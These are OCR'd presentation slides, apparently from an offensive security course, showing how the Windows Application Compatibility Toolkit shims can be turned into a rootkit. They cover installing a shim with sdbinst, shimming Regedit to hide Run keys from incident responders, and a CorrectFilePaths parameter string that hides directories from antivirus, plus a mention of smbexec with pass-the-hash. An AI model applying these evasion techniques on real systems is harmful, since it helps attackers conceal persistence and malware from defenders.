
- Use those SC commands you learned in SEC560!
- Doesn't add binary to local drive. Nothing to detect.
- smbexec.py will automate the process in a nice python wrapper and it supports PTH
- smbexec is just one of many great modules that are part of the Impacket project

Purpose of ACT

- Allow Windows to run older/ poorly written applications that are incompatible with the Registry, File system, APIs and Security Features of the current operating system
- If any of that stuff doesn't work for you, you can change it.
- Change Registry... Change File system... Change APIs ... Change Security Features

Implement a Rootkit with App Compat Toolkit!

- ACT Components
  - Windows Compatibility Admin tool
  - A compatibility database - AKA Shims
    - By default files end with .sdb extension
  - Application Fixes
    - Where you apply changes to application behavior
    - Apply to a single executable
  - Compatibility Modes - AKA Layers
    - Groups of fixes.
    - Fixes apply to child processes as well
  - sdbinst.exe - Used to install / uninstall Shims


Compatibility Administrator (32-bit) - Hidetemp [C:\Windows\AppCompat\hidetemp.sdb]
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run Search Query
System Database (32-bit)
Applications
Compatibility Fixes
Compatibility Modes
Installed Databases
Custom Databases
New Database(1) [Untitled_1]
Hidetemp [C:\Windows\AppCompat\hidetemp.sdb]
Applications
cmd.exe
explorer
notepad
Compatibility Modes
cmd.exe
Compatibility Fixes
CorrectFilePaths
Matching Files
cmd.exe
More informati
Download the late
contains 1 fix(es)
Command Prompt
C:\Windows\AppCompat>sdbinst hidetemp.sdb
C:\Windows\AppCompat>
SHIM DATABASE - <file>.SDB
Move .SDB to Target

Features Commonly Found in Rootkits

- Process Execution Redirection
- API Hooking
- Hiding in the File System
- Hiding in the Registry
- Disable Security Features of the OS
- Execute Backdoors

What can we do with ACT?


- Process Execution Redirection
- API Hooking
- Hiding in the File System
- Hiding in the Registry
- "Disable" Security Features of the OS
- Execute Backdoors

Hiding from Incident Responders


- Let's shim REGEDIT and hide registry keys from incident responders!
- The OS is NOT shimmed and still starts the programs in HKLM\... \Run keys
- Incident Responders using Regedit do not see the REAL keys, they see the keys we want them to see!

Hide a Directory from Antivirus!

- Use "CorrectFilePaths" application fix
- -a -u +GetCommandLine +RegSetValue +Win9xPath +LoadBitmap c:\temp;c:\Users




Process Execution Redirection




Shimming anything in \windows\system32

- Excludes "System32" processes from your shim (.sdb file) unless you specify the "/x" option when launching the AppCompat Admin tool
- You can also "include" files that are excluded by default
- "Compatibility Modes" (aka layers) can apply shims to all child processes of the shimmed process
- Shims are applied at launch (so kill all existing explorer instances)

